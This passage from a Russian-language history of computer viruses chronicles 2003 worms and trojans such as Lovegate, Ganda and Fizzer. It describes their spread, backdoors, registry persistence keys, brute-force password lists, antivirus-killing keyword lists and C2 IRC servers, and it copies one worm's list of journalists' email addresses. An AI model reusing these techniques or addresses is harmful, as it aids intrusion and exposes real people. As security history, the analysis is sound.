20 февраля 2003 года компания Panda Software сообщила о появлении «всеядной» вредоносной программы, которой было присвоено имя «Tang»[320] (другое название – «W32/Tang»), распространявшейся по электронной почте, в IRC-чатах и через наиболее популярные пиринговые сети. Уязвимыми для вируса являлись IRC-клиенты mIRC, Pirch и Virc, а также файлообменные клиенты KaZaA, BearShare, Edonkey и Morpheus. Более того, «червь» заражал и файлы пакетов MS Excel, MS PowerPoint, MS Access и общие шаблоны MS Word, а также заменял своими копиями все обнаруженные пакетные командные файлы с расширением *.bat и ярлыки с расширением *.lnk.

Завидный универсализм!

При обнаружении программ mIRC, Pirch и Virc «Tang» модифицировал их конфигурационные файлы, с тем чтобы получить возможность распространения в чатах IRC. Для обеспечения автоматического запуска вредоносного кода при каждом включении компьютерной системы он вносил соответствующие изменения в системный реестр операционной системы Windows. Интересно, что при активизации «Tang» выводил на экран монитора ложные сообщения об ошибках, но никаких действий, в том числе и деструктивных, не осуществлял. Отметим, что, по мнению экспертов компании Panda Software, «появление “Tang” является весьма нехорошим признаком. Создатели вирусов всё активнее используют для распространения своих творений файлообменные сети, популярные среди любителей загружать из Интернет музыку. И если “дыры” в почтовых программах использовать становится всё труднее, то пиринговые сети могут стать новой нивой для творчества вирусописателей».

25 февраля 2003 года известные компании-разработчики антивирусных средств F-Secure и Trend Micro практически одновременно сообщили о появлении новой вредоносной компьютерной программы, которая, распространяясь с помощью электронной почты и по локальной сети,

---

[320] «Tang» (англ.) – *диал.* «Жало».

устанавливала в компьютерную систему программу-шпиона. Она получила имя «Lovegate»[321] (другое название – «Supnot»). Эта программа являлась приложением Windows (PE EXE-файл), была написана на Microsoft Visual C++, упакована утилитой «AsPack» и имела размер около 85 Кб[322].

При инфицировании локальной сети «червь» перебирал сетевые ресурсы (директории, открытые на полный доступ) и копировал туда свой программный код под именами исполняемых файлов, случайно выбираемыми из следующего списка: pics.exe, SETUP.EXE, images.exe, Card.EXE, joke.exe, billgt.exe, PsPGame.exe, midsong.exe, news_doc.exe, s3msong.exe, hamster.exe, docs.exe, tamagotxi.exe, humor.exe, searchURL.exe, fun.exe. При успешном соединении «червь» копировал себя на удалённый компьютер с именем stg.exe и запускался на нём как сервис. Если ресурс был закрыт паролем, «Lovegate» всё равно делал попытки соединения с ним, перебирая пароли – Login: guest, Administrator. Password: 123, 321, 123456, 654321, administrator, admin, 111111, 666666, 888888, abc, abcdef, abcdefg, 12345678, abc123.

Для распространения по электронной почте «Lovegate» использовал следующую уловку: свои копии он направлял в виде ответов на входящие письма[323]. Кроме этого, «Lovegate» сканировал все HTML-файлы, имеющиеся в директориях Windows, My Documents и текущей директории, извлекая из них адреса электронной почты. По всем найденным адресам вирус рассылал свои копии. Вложенный файл маскировался под архив с

---

[321] «Lovegate» (англ.) – «Врата любви».

[322] Размер распакованного файла «Lovgate» – около 200 Кб. Штаммы: «Lovgate.b» – около 77 Кб, размер распакованного файла – около 164 Кб; «Lovgate.c» – около 79 Кб, размер распакованного файла – около 165 Кб. Все штаммы отличаются друг от друга незначительными деталями.

[323] По замыслу автора «Lovegate», получатель с большей вероятностью запустит вложенный файл, если он прилагается к ответу на его собственное письмо.

документами, программы «shareware»[324], утилиты для взлома или ROM-файлы для эмуляторов игровых приставок и т. д. При отсылке писем «червь» создавал временный файл ch0016.tmp во временной директории операционной системы Windows.

«Червь» активизировался только в том случае, если пользователь сам запускал заражённый файл двойным щелчком на вложении. После активизации «Lovegate» открывал для своего «хозяина» через порт 10168 «чёрный ход» в компьютерную систему. «Lovegate» запускал «backdoor»-процедуру, используя метод IPC[325] – открывал сетевое соединение («pipe») и запускал на инфицированной машине командный процессор cmd.exe (под WinNT) или command.com (под Win9x). В результате удалённый «хозяин» получал доступ к ресурсам заражённого компьютера. «Backdoor» запускался тремя способами:

- из собственного процесса «червя»;
- внедряя специальную «заплатку» в адресное пространство процесса «lsass.exe» (под WinNT);
- создавая DLL-файлы ily.dll, task.dll, reg.dll в системной директории Windows и активизируя их.

Извещение об успешном инфицировании направлялось либо на почтовый адрес 54love@fescomail.net, либо на почтовый адрес hacker117@163.com, оба из которых принадлежали китайским провайдерам.

---

[324] Shareware (англ.) – *проф.* условно-бесплатное программное обеспечение. Программное обеспечение, свободно распространяемое среди пользователей, часто имеющее неполную функциональность. При этом пользователь имеет возможность переслать автору известный гонорар и получить полную версию программного продукта.

[325] IPC (Interprocess Communication) – взаимодействие между процессами. Возможность операционной системы, позволяющая задачам или процессам обмениваться данными между собой. Метод IPC включает в себя каналы, семафоры, разделение памяти, очереди, сигналы и почтовые ящики.

В этом письме-нотификации «хозяину» указывались имя пользователя, имя компьютера и сетевой адрес инфицированного компьютера.

По информации Trend Micro наибольшее распространение «Lovegate» получил на Тайване, в Японии, Австралии и во Франции, где вызвал локальные эпидемии. В других странах, в том числе и в США, масштабы распространения «Lovegate» были заметно меньше.

11 марта 2003 года информационный портал «Компьюлента» транслировал сообщение сразу нескольких компаний, специализирующихся на выпуске антивирусных программ, которые сообщили о появлении нового сетевого червя «Deloder». По данным финской компании F-Secure, этот вирус был создан в Китае и для своего распространения сканировал случайные IP-адреса, пытаясь обнаружить компьютеры с открытым портом 445, который использовался в сетях Microsoft для доступа к общим директориям. Если порт находился в открытом состоянии, «Deloder» пытался войти в компьютерную систему под именем «Administrator». В качестве пароля он пытался использовать 50 различных вариантов вроде пустого пароля, английских слов password, computer, server, простых сочетаний цифр вроде 1234567 и других очевидных вариантов, которые, тем не менее, очень часто применялись на практике[326].

Если попытка войти в систему оказывалась успешной, то вирус переписывал свою копию на инфицированный компьютер и обеспечивал себе автоматический запуск при загрузке посредством записи своих копий в директории автоматической загрузки и размещения соответствующего ключа в системном реестре. При последующей активизации «червь» размещал на компьютере «троянскую» программу, открывающую доступ для злоумышленников. Кроме этого, эффектом от заражения могло стать закрытие доступа к общим директориям на компьютере.

[326] Заметим, что на своём Web-сайте F-Secure опубликовала полный список таких паролей.

«Deloder» был не слишком опасен для корпоративных пользователей, поскольку атака на порт 445 в большинстве случаев блокировалась брандмауэром. Пользователям домашних компьютеров, напротив, стоило соблюдать осторожность.

13 марта 2003 года антивирусное подразделение компании Symantec сообщило об обнаружении в Интернет – «CodeRed.f», нового штамма хорошо известного нам «CodeRed». По мнению специалистов Symantec, «червь» был запущен в Интернет в Германии и мог замедлять сетевой трафик, генерируя избыточный поток запросов, приводящих к перегрузке и падению серверов. По словам пресс-секретаря Symantec Майкла Брэдшоу, «новая версия, названная “CodeRed.f”, очень похожа на предыдущую модификацию вируса, атаку которого удалось сдержать. Так что специалисты Symantec полагают, что новая версия тоже не причинит серьёзного ущерба».

Новый штамм – «CodeRed.f» отличался от «червя» «CodeRed.c»[327] всего двумя байтами программного кода. Так же, как и его предшественник, «CodeRed.f» сканировал IP-адреса на предмет обнаружения уязвимых Web-серверов Microsoft IIS версий 4.0 и 5.0. Как только такой сервер обнаруживался, «червь» атаковал его и инфицировал, вызывая ошибку переполнения буфера. Кроме записи своей копии в память и на диск сервера, «CodeRed.f» создавал файл под названием «Trojan.VirtualRoot»,

[327] Напомним, что эпидемия этого «червя» прокатилась по Интернет в июле 2001 года и всего лишь за 9 часов по всему миру было инфицировано около 300 тыс. компьютерных систем. Поражал «CodeRed» те компьютеры, на которых был установлен пакет Microsoft Internet Information Server (IIS) с неликвидированной «уязвимостью», которая позволяла злоумышленникам запускать на удалённых серверах посторонний программный код, а ущерб от его деятельности выражался миллиардами долларов США. 4 августа 2001 года была обнаружена новая модификация червя «CodeRed» – «CodeRed.c» По сравнению с более ранними версиями, программный код «CodeRed.c» занимал меньше места и был написан человеком, в совершенстве знающим язык программирования Assembler. В той версии была исправлена ошибка, которая допускала существование нескольких активных процессов червя.

открывающий полный доступ к поражённому Web-серверу. Именно в этом и состояла главная опасность «CodeRed.f».

Отдельные вирусописатели восприняли как отличный повод для рассылки очередного вредоносного кода военные события в Ираке. Посредством Интернет стал распространяться новый почтовый «червь» массовой рассылки, который пытался обмануть пользователей, предлагая им получить самые свежие новости о войне в Ираке. Маскируясь с помощью прикреплённых к инфицированным письмам разнообразных картинок на военную тему, «червь» предлагал посмотреть «секретные» материалы американских спецслужб – снимки территории Ирака, сделанные при помощи спутника-шпиона, а также экранные заставки («скринсейверы») с якобы сатирическими изображениями, высмеивающими президента США Джорджа Буша. Эксперты McAfee подчёркивали: «Эта вредоносная программа является не очень опасной, однако неизвестно, как будет проявлять себя и меняться этот “червь”, а также какие его модификации могут появиться в будущем».

Итак, 16 марта 2003 года[328] специалисты британской антивирусной компании Sophos первыми сообщили о появлении написанного на языке программирования низкого уровня Assembler нового Интернет-червя, которому дали имя «Ganda».

Идентификационная карточка вредоносной компьютерной программы	
Имя	Ganda
Другие названия	Ganda.a, Ganda.A, W32/Ganda.A, W32/Ganda-A, W32/Ganda.A@mm, Win32/Ganda@mm,W32/Ganda@MM, Win32/Ganda.A@mm, Win32.Ganda, W32.Ganda.A@mm Win32.Ganda.A,

[328] В июле 2003 года включён в первую двадцатку основного списка WildList Международной организации WildList.

	W95/Ganda.A@mm, I-Worm.Ganda, W32/Densux, Myzli, _GANDA, PE_GANDA.A
Тип	червь массовой рассылки
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Страна происхождения	Швеция
Длина	45056 байт

«Ganda» проникал в компьютерную систему вместе с электронной почтой в виде приложения к письмам с различными темами и текстами. Заголовок и текст выбирались из списка, содержащего десять вариантов на шведском и столько же на английском языке – в зависимости от языка, установленного в системе в качестве текущего. Имя вложения состояло из символов xx.scr, где символы «x» – это любая буква английского алфавита. Данный «червь» активизировался только в том случае, если пользователь сам запускал инфицированный файл на выполнение. Если это происходило, он устанавливал себя в компьютерную систему и запускал процедуры распространения. При рассылке заражённых электронных писем «Ganda» использовал прямое подключение к SMTP серверу[329]. «Червь» считывал адреса из адресной книги и разыскивал на «жёстком» диске все файлы с расширениями *.eml, *.*htm*, *.dbx, а затем осуществлял построчный просмотр найденных файлов с целью выявления строк, которые являлись электронными адресами. На локальных дисках компьютера «Ganda» также просматривал все файлы с расширениями *.lnk, *.exe и *.scr, и, если в файле содержались необходимые ему команды (совпадающие с командами из специального списка), он вставлял в последнюю секцию PE-файлов свой

[329] Свой непосредственный SMTP-сервер через SMTP-сервер по умолчанию в учётной записи Интернет или открытый сервер электронной почты в Швеции.

компонент. Команда передачи управления на компонент «червя» встраивалась в выполняемые программы и осуществляла запуск копии «червя» из директории Windows.

«Ganda» активно противодействовал антивирусным средствам, завершая их процессы в оперативной памяти компьютера, если в программном коде обнаруживались следующие строки текста: firewall, f-secure, symantec, mcafee, pc-cillin, trend micro, kaspersky, sophos или norton. Если данные строки встречались в каком-либо приложении, например в текстовом процессоре MS Word, «червь» немедленно закрывал программу, что приводило к потере всех несохранённых данных. Помимо этого, «Ganda» удалял из системного реестра все ссылки на файлы, в которых были обнаружены строки из антивирусных пакетов, а также встраивал команду RET в адрес точки входа для тех файлов, у которых внутри были обнаружены такие строки.

Рассылаемые «Ganda» инфицированные электронные письма имели следующие характеристики. От: skrattahaha@hotmail.com. Кому: red@fna.se, debatt@svt.se, susanne.sjostedt@tidningen.to, skolverket@skolverket.se, mary.martensson@aftonbladet.se, katarina.sternudd@aftonbladet.se, cecilia.gustavsson@aftonbladet.se, jessica.ritzen@aftonbladet.se, margareta.cronquist@tidningen.to, insandare@tidningen.to, annika.sohlander@aftonbladet.se, kerstin.danielson@aftonbladet.se, insandare@aftonbladet.se. Тема: DISKRIMINERAD!!!!

По сообщению информационного портала Vnunet.com, главный технологический консультант компании Sophos Грэхам Клули так прокомментировал появление «Ganda»: «Нестабильная политическая обстановка в мире и, в частности, иракский кризис, играют на руку вирусописателям». По словам представителя компании McAfee, пример написания и распространения «Ganda» ещё раз красноречиво показал, что «создатели вирусов не упускают ни одной возможности причинить вред чужим компьютерам. Любое громкое событие, особенно трагическое, служит

поводом для рассылки вредоносных программ. Скорее всего, “Ganda” будет не единственным “червём”, эксплуатирующим иракскую тему, и в ближайшее время стоит ждать новых опасных электронных посланий». Специалисты компании Symantec высказались по проблеме более пространно: «Пока неясно, стоит ли нам ждать пришествия известного вирусописателя из Малайзии. Но напомним, что в январе этого года известный компьютерный взломщик Владимор Чамлкович заявил, что собирается запустить в Интернет новый разрушительный компьютерный вирус, в случае если США применят против Ирака военную силу. Чамлкович заявил тогда, что он нанесёт удар по глобальной компьютерной сети при первой же атаке американцев, потому что он ненавидит войну и умирающих людей».

Заметим, что весной 2003 года этот 23-летний компьютерный взломщик считался одним из ведущих вирусописателей во всём мире. Именно он, как считали многие, был причастен к появлению таких вирусов, как «OsamaLaden», «Mexac», «Kamil», «BleBla» и «Nedal». Ряд ведущих отечественных и зарубежных экспертов, знакомых с плодами деятельности этого вирусописателя, крайне серьёзно восприняли недвусмысленно прозвучавшую угрозу, так как считали, что подобная диверсия в Интернет может нанести очень большой ущерб мировой экономике. Справедливости ради стоит сказать, что другие специалисты считали, что «повода для беспокойства нет, так как негативный эффект от компьютерных вирусов, конечно, есть, но люди уже научились с ними бороться». Чью позицию стоит занять в данном случае? Наверное, истина, как всегда, в «золотой» середине.

26 марта 2003 года начали появляться сообщения, в которых антивирусные компании выражали озабоченность в связи с предстоящим выходом пакета MS Office 2003. Опасения вызывала обещанная в MS Office 2003 широкая поддержка формата XML. Антивирусные компании предполагали, что распространение документов в этом формате существенно усложнит обнаружение и удаление компьютерных вирусов. Дело в том, что в

отличие от традиционных форматов MS Office, в формате XML отсутствовал служебный заголовок, указывающий на местоположение в тексте макросов. В результате, если раньше при поиске макровирусов программный сканер просматривал лишь часть файла, то в случае с XML ему нужно проверить файл полностью. Это может привести к значительному росту системных требований антивирусных программ и замедлению их работы.

Были также опасения, что обработка чересчур больших XML-файлов приведёт к нестабильной работе компьютеров. Эту особенность в своих целях смогут использовать злоумышленники для организации DoS-атак. «В связи с этим антивирусные компании предлагают Microsoft запретить компонентам MS Office обработку XML-файлов без указателей на макросы. В Microsoft же указывают на то, что эта проблема не является частной проблемой MS Office 2003. Наличие в заголовке указателей на макросы не предусмотрено официальным стандартом XML, одобренным консорциумом W3C. В Microsoft особо подчеркивают, что MS Office полностью соответствует этому стандарту, и вряд ли компания согласится его модифицировать. В Microsoft считают, что проблема вирусной безопасности XML актуальна для всей отрасли информационных технологий и что меры по устранению недостатков XML в этой области должны разрабатываться многосторонними усилиями», – сообщал CNET News.

27 марта 2003 года компания Panda Software зарегистрировала появление новой «троянской» программы «Rolark» («Trj/Rolark»). Творец этой вредоносной компьютерной программы оказался на редкость шустрым: новая вредоносная программа использовала свежую, обнаруженную лишь 17 марта «уязвимость» в пятой версии Microsoft Internet Information Server. Эта «уязвимость» была связана с переполнением буфера в библиотеке ntdll.dll, использующейся некоторыми компонентами, но ошибка возникала лишь в том случае, если WebDAV был связан с IIS 5. При отправке особым образом составленного запроса в WebDAV возникало переполнение буфера, что, в свою очередь, вело к получению злоумышленником полного контроля над

сервером. В заключение о «Rolark» скажем, что это достаточно нетипичная «троянская» программа, так как она не устанавливалась резидентно на сервере и не создавала на нём никаких файлов для выполнения своих действий. Данный вредоносный программный код проникал на компьютер и управлялся удалённо, при этом инфицированная система использовалась в качестве базы для проведения дальнейшего заражения. Идентификационный номер компьютера, с которого производилась атака, тщательно скрывался.

Появление компьютерного «червя» по имени «Fizzer»[330], жертвами которого становились компьютеры пользователей электронной почты и любителей скачивать музыку из Интернет, было зарегистрировано 7 мая 2003 года[331]. Он содержал «backdoor»-процедуру (использующую mIRC для соединения инфицированного компьютера со злоумышленником), «клавиатурного жучка» и «троянскую» программу для удалённого управления инфицированным компьютером, прекращало выполнение активных процессов ряда антивирусных программ и распространялся по сетям обмена файлами KaZaA.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Fizzer
Другие названия	Fizzer.a, Fizzer.A, W32/Fizzer, W32/Fizzer-A, W32/Fizzer-mm, W32/Fizzer@MM, W32/Fizzer.gen@MM, Win32/Fizzer.A@mm, Win32.Fizzer, W32.HLLW.Fizzer, W32.HLLW.Fizzer@mm, WORM_FIZZER, WORM_FIZZER.A, I-Worm.Fizzer, Worm/Fizzu
Тип	червь массовой рассылки с «троянским» компонентом
Инфицируемые	Windows 95/98/Me/NT/2000/XP

[330] «Fizzer» (англ.) – «Свисток», «Свищ».

[331] В июле 2003 года включён в первую двадцатку основного списка WildList Международной организации WildList.

платформы	
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Страна происхождения	Япония
Длина	241664 байта

Вроде бы, изначально «Fizzer» был рассчитан на не слишком опытных пользователей, так как инфицирование компьютерной системы происходило только в том случае, если получатель заражённого электронного письма сам запускал вложенный файл. Но известное информационное агентство Reuters отмечало высокую скорость его распространения: «Первые случаи заражения зафиксированы в Азии, откуда к нам в последнее время всё чаще приходят всяческие болезни и напасти. На данный момент вирус уже вовсю гуляет по Европе, где зафиксировано несколько десятков тысяч инфицированных компьютеров. Автор вируса может гордиться своим творением – вирус получился на удивление жизнеспособным, крепким и “злым”, поскольку сочетает в себе самые лучшие качества своих предшественников. В числе прочих “навыков” “Fizzer” умеет отключать многие антивирусные программы. Об этом сообщил один из продавцов антивирусных программ в Японии. Наибольшее число поражённых вирусом компьютеров зарегистрировано в Японии».

Отдали должное истинной мере опасности внешне не броского «червя» и такие известные компании, как Symantec и Trend Micro, которые срочно повысили уровень предупреждений о вирусе «Fizzer» до средней степени риска заражения, заявив при этом, что эта вредоносная программа обладает крайне неприятными свойствами, в частности, «он способен атаковать компьютеры через mIRC, а также осуществляет журналирование всех нажатий на клавиатуру и т. п.»

Итак, новая напасть – «Fizzer». Получив управление, этот «червь» копировал себя в директорию Windows с именами iservc.exe (основной

компонент «червя») и initbak.dat, а затем в той же директории создавал необходимые ему файлы:

«ProgOp.exe» – выполнялся, если пользователь открывал файл с расширением *.txt. Файл ProgOp.exe запускал iservc.exe и следом за этим заданный по умолчанию в компьютерной системе редактор текста (причём имелась возможность обновления iservc.exe из файла initbak.dat);

iservc.dll – компоненты захвата нажатий клавиш;

iservc.klg – зашифрованный файл для хранения всех нажатий клавиш пользователем;

data1-2.cab – хранил зашифрованные адреса электронной почты, которые «червь» находил в инфицированном им компьютере;

uninstall.pky – файл для осуществления контроля над инфицированным компьютером (если этот файл уже присутствовал в системе, то «червь» заново не заражал компьютер, причём содержание данного файла не имело никакого значения): «червь» каждые 30 секунд выполнял проверку наличия в системе файла uninstall.pky и в ряде случаев мог деинсталлировать себя с инфицированного компьютера;

upd.bin – модификация червя, полученная с конкретного Web-сайта и сохранённая в результате выполнения операции автоматического обновления.

Для гарантированного выполнения «червя» при старте операционной системы Windows в системный реестр добавлялось: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\SystemInit=Windows\iservc.exe; а для автоматического запуска «червя» при открытии файлов с расширением *.txt в ключи системного реестра прописывалось:
HKEY_LOCAL_MACHINE\Software\CLASSES\txtfile\shell\open\command(Default)= \WINDOWS\ProgOp.exe 0 7 'WINDOWS\NOTEPAD.EXE %1' '\WINDOWS\initbak.dat' '\WINDOWS\ISERVC.EXE' HKEY_LOCAL_MACHINE\Software\CLASSES\Applications\ProgOp.exe.

«Fizzer» создавал объект синхронизации Mutex с названием SparkyMutex, который позволял только одному «червю» выполняться в системе, другими словами, запрещалась множественность образов «червя». При выполнении присоединённого к электронному письму файла «червь» начинал искать файл uninstall.pky в директории Windows, и если этот файл существовал, то инфицирование компьютера не проводилось. В противном случае «червь» записывал свои файлы в директорию Windows, создавался файл iservc.exe, и производилось инфицирование системы.

Для отправки «червя» по всем адресам, содержащимся в списке контактов MS Outlook, распространение осуществлялось при помощи непосредственного подключения к SMTP серверу. Для операционных систем Windows NT/2000/XP «червь» создавал сервисную службу по имени S1TRACE, а для операционных систем Windows 9x/Me процедура выполнялась как «скрытый процесс». Причём все ресурсы «червя», кроме списка адресов электронной почты, были зашифрованы и сжаты. Более того, «червь» мог производить отсоединение сервиса: «Отказ в обслуживании (Denial-of-Service)» имел много компонентов и встроенный таймер для запуска различных процессов в разное время, а также был наделён способностью к выполнению большого количества дистанционно управляемых действий: отправка сбора данных окна/рабочего стола; установка позиции/чувствительности мыши; информация среды (операционная система, оперативная память, «жёсткие» диски и т. д.); выполнение сценария; обновление от удалённого доступа; загрузка и установка исполняемых файлов; фиксация нажатия клавиш; передача/получение файлов; чат сессии; старт/стоп сервера HTTP; IRC вход в систему/выход из системы.

«Fizzer» распространялся через электронную почту, общедоступные сетевые диски, порты, IRC и KaZaA P2P программное обеспечение. Для распространения через общедоступные сетевые диски и порты

использовались файлы со стандартными выполняемыми расширениями: *.com, *.exe, *.pif, *.scr.

Этот «червь» имел дополнительные «backdoor»-возможности, например, создавал сервер удалённого доступа контроля портов 2018–2021 для определения команд от удалённого главного компьютера, что позволяло злоумышленнику осуществлять несанкционированный доступ к инфицированной компьютерной системе. Указанные порты использовались для следующих целей: 2018 – порт команд (посылка/получение команд); 2019 – порт файлов (посылка/получение файлов); 2020 – порт консоли (управление режимом «червя»); 2021 – порт видео (фиксация и отправка видео). «Fizzer» также запускал сервер HTTP (порт 81), чтобы обеспечить дополнительный доступ к инфицированному компьютеру.

Web-сервер действовал как командный пульт, отображая информацию относительно инфицированной системы: системное время, информацию подключения, версию операционной системы, IRC и информацию AIM. Это также позволяло злоумышленнику выявлять некоторые функции, типа атака Denial of Service, распространение почты, команды AOL/IRC, антивирусное программное завершение. «Червь», например, соединялся с узлом AIM (AOL Instant Messenger), чтобы зарегистрировать нового, со случайным именем, пользователя, а затем соединялся с чат-сервером AIM (порт 5190), присоединялся к чату и контролировал в дальнейшем прохождение команд. В итоге, злоумышленник устанавливал связь с чатом и управлял режимом работы «червя» дистанционно.

Распространяясь через IRC «Fizzer» «прощупывал» много различных серверов IRC, а при получении связи с каналом сервера, использовал множество различных внутренних имён пользователя и ожидал дальнейших команд от злоумышленника. Список используемых серверов IRC представлял собой достаточно длинный перечень: irc.p2pchat.net, irc.idigital-web.com, irc.cyberchat.org, irc.othernet.org, irc.chatx.net, irc.cyberarmy.com, irc.gameslink.net, irc.afternet.org, irc.dal.net, irc.eu.dal.net, irc.ablenet.org,

irc.axenet.org, irc.aXpi.net, irc.ayna.org, irc.azzurra.org, irc.bahamutirc.net, irc.bappy.eu.org, irc.bdsm-net.com, irc.beyondirc.net. «Червь» в виде файла iservc.exe соединялся с удалённым сервером IRC, присоединялся к очередному каналу и затем перманентно выполнял в фоновом режиме контроль над командами, посылавшимися по этому каналу.

«Fizzer» распространялся и через совместное использование файла на P2P сетях, копируя себя в KaZaA общедоступную папку со случайно сгенерированными именами файла. Он определял заданную по умолчанию папку загрузки для KaZaA в системном реестре, чтобы инфицировать файлы. При рассылке по электронной почте «червь» использовал свою копию как присоединённый к сообщению файл, и для инфицирования требовалось, чтобы пользователь «дважды щёлкнул кнопкой манипулятора мышь» на вирусе. Адреса электронной почты он отыскивал в адресных книгах MS Outlook и Windows (WAB); папках «Recent», «My Documents», «Cookies» и «Internet Cache»; недавно открытых папках файлов; временных файлах Интернет; персональной папке; локальной системе. Он использовал текущую программу MAPI, чтобы послать себя по всем найденным адресам электронной почты. «Червь» также обладал функцией генерирования случайных адресов и мог рассылать себя и по случайным адресам: случайное название (из внутреннего списка) + случайное число (необязательно) + @случайный домен: aol.com, earthlink.com, gte.net, hotmail.com, juno.com, msn.com, netzero.com, yahoo.com. В отдельных случаях «Fizzer» подменял адрес отправителя случайно выбранным адресом электронной почты.

Строка темы, текст сообщения и имя присоединённого файла создавались случайным образом и использовали длинные списки строк. Тема и тело сообщения создавались из длинного списка английских и немецких слов и фраз. Файлы вложения имели расширения *.exe, *.pif, *.com или .scr. Иногда они могли комбинироваться с «ini» – ini.exe, ini.com, ini.pif или ini.scr.

В начале кода «червь» содержал текстовую строку: «Sparky will reign» («Спарки (живчик) будет царить»), и присутствие «Fizzer» можно было

заметить по наличию этой строки в начале программного кода. Кроме того, инфицирование «Fizzer» приводило к замедлению работы компьютерной системы, неожиданному росту трафика порта 6667 (IRC) или 5190 (AIM), присутствию указанных выше ключей реестра, появлению на «жёстких» дисках файлов с именами iservc.exe, initbak.dat, progop.exe, iservc.dll, uninstall.pky, data1-2.cab, upd.bin, iservc.klg.

Для предотвращения обнаружения «Fizzer» сканировал память компьютера и прекращал выполнение всех активных процессов различных антивирусных программ, в названиях которых имелись следующие строки: nav, scan, avp, taskm, virus, f-prot, vshw, antiv, vss, nmain. Более того, существовала возможность потери конфиденциальной информации, так как злоумышленник получал доступ к пользовательским входам в систему, паролям и конфиденциальной информации при осуществлении доступа к файлу iservc.klg, где хранились все пользовательские нажатия клавиш доступа и контроля над компьютером. «Червь» также пытался настроить «backdoor»-соединение с IRC сервером. Удалённый пользователь получал доступ и контроль над компьютером, используя клиента IRC. Инфицированные системы, таким образом, становились уязвимыми для несанкционированного доступа и управления. К этому мог приводить и доступ к портам 81, 2018–2021 и 5190.

Иными словами, «Fizzer» имел ряд опасных побочных эффектов, которые провоцировали утечку конфиденциальной информации с заражённого им компьютера. Кроме того, «Fizzer» регулярно соединялся с Web-страницей на общедоступном сервере Geocities[332] и пытался загрузить обновлённую версию своих исполняемых модулей.

---

[332] В заметке «Россия он-лайн» «Вирус Fizzer взломали, чтобы сделать его самоуничтожающимся» от 19 мая 2003 года по этому поводу сообщалось следующее: «Вот с этим решила разобраться компания IC5 из Великобритании, которая специализируется на услугах Web-хостинга. Она объявила о взломе Web-страницы, которая используется для обновления вируса. Точнее использовалась. По заявлению IC5,

В России о появлении и быстром распространении по сети Интернет нового, достаточно опасного червя массовой рассылки «Fizzer», сочетающего в себе функции «троянского коня» и утилиты регистрации последовательности нажатия клавиш, одной из первых сообщила Служба мониторинга вирусной активности ЗАО «ДиалогНаука»: «Скорость распространения “червя” в российском сегменте Всемирной сети позволяет говорить о начале новой вирусной эпидемии. По данным Службы мониторинга вирусной активности ЗАО “ДиалогНаука” на $15^{\underline{00}}$ 13 мая червь вошёл в тройку наиболее распространённых вирусов после Win32.HLLM.Klez.4 и Win32.HLLM.Yaha.4. По сообщениям партнёров нашей компании, в Дальневосточном регионе “Fizzer” распространяется ещё более стремительно».

CNET News.com 20 мая 2003 года под шапкой «Разгаданы секреты вируса “Fizzer”» сообщал следующее: «Многие секреты вируса “Fizzer”, который навёл хаос в P2P и чат-сетях, обнаружились в результате его декомпиляции. Члены секьюрити группы чат-сети IRC/Unity поняли, каким образом создатель вируса “Fizzer” может устанавливать связь с программой. Из заражённого компьютера вирус “Fizzer” соединяется с сетью Internet relay chat (IRC), произвольно выбранной из списка, в котором более 300 таких сетей. Затем “Fizzer” создаёт чат-канал и ждёт команду от пользователя с определённым псевдонимом. Группа IRC/Unity восстановила алгоритм, определяющий, каким должно быть имя. “Это псевдоним из трех букв, который действителен только один день, – говорит Джон Макгарригл, избранный председателем группы IRC/Unity, состоящей из администраторов

она так изменила программу обновления вируса, что она стала деинсталлировать этот вирус с заражённых компьютеров. Однако антивирусная компания Trend Micro, специалисты которой попытались проверить утверждения IC5, сообщила, что упомянутый файл для самоуничтожения червя «Fizzer» был недоступен. И вообще Trend Micro не одобрила подобных методов борьбы с вирусами. Лучше регулярно обновлять антивирусное программное обеспечение и соблюдать правила безопасности в Интернет».

более 50 разных чат-сетей. – Назвавшись этим именем, можно управлять роботом (программой вируса) через IRC”. Это выяснилось спустя менее недели с тех пор, как мелкие сети IRC стали наводняться запросами, поступающими из заражённых компьютеров. На прошлой неделе группа IRC/Unity, созданная для борьбы с червем “Fizzer”, начала работу над декомпиляцией программы, стараясь заблокировать червя. В этот уикенд IRC/Unity обнаружила, что доступ к компьютерам, заражённым “Fizzer”, регулируется псевдонимом из трёх букв, генерируемых посредством алгоритма, связанного с текущей датой. Тот, кто знает этот псевдоним, может подавать команды любому компьютеру, заражённому вирусом, и прослушивать текущий чат-канал».

Пользуясь этой информацией, несколько операторов IRC стали подавать инфицированным «Fizzer» компьютерным системам команды на деинсталляцию вируса. «Многие сети активно рассылают всем клиентам IRC команду “uninstall”, после чего от “Fizzer” не остаётся и следа», – заявлял Макгарригл. И хотя легальность этой тактики была весьма спорна и подвергалась обоснованной критике, подобные действия позволили вести достаточно успешную борьбу с «Fizzer».

Вместе с тем группа IRC/Unity не прекращала свою работу, и ей удалось определить последние действующие псевдонимы вируса. Однако предстояло ещё понять все тонкости алгоритма, которые помогли бы автоматизации реакции на любые действия «Fizzer». «Работы много, – подчёркивал Макгарригл. – Мы кое-что поняли, но это ещё не означает, что мы полностью побороли угрозу». В последнем своём утверждении Макгарригл, к сожалению, оказался прав, и, несмотря на все усилия IRC/Unity по полному искоренению «Fizzer» из IRC-сетей, в июле 2003 года эта вредоносная компьютерная программа вошла в число самых распространённых в мире.

20 мая 2003 года Компьюлента сообщила о регистрации в Рунет факта массовой рассылки электронных писем, инфицированных новой «троянской»

программой по имени «StartPage»[333]. И в тот же день множество обращений пользователей о случаях заражения их компьютерных систем стало поступать в службы технической поддержки ведущих отечественных компаний-производителей антивирусного программного обеспечения. Рассылаемые электронные письма были написаны на русском языке и содержали «деловое» предложение о продаже пиратских DVD и видеокассет с записями таких блокбастеров, как «Матрица 2» и «Терминатор 3».

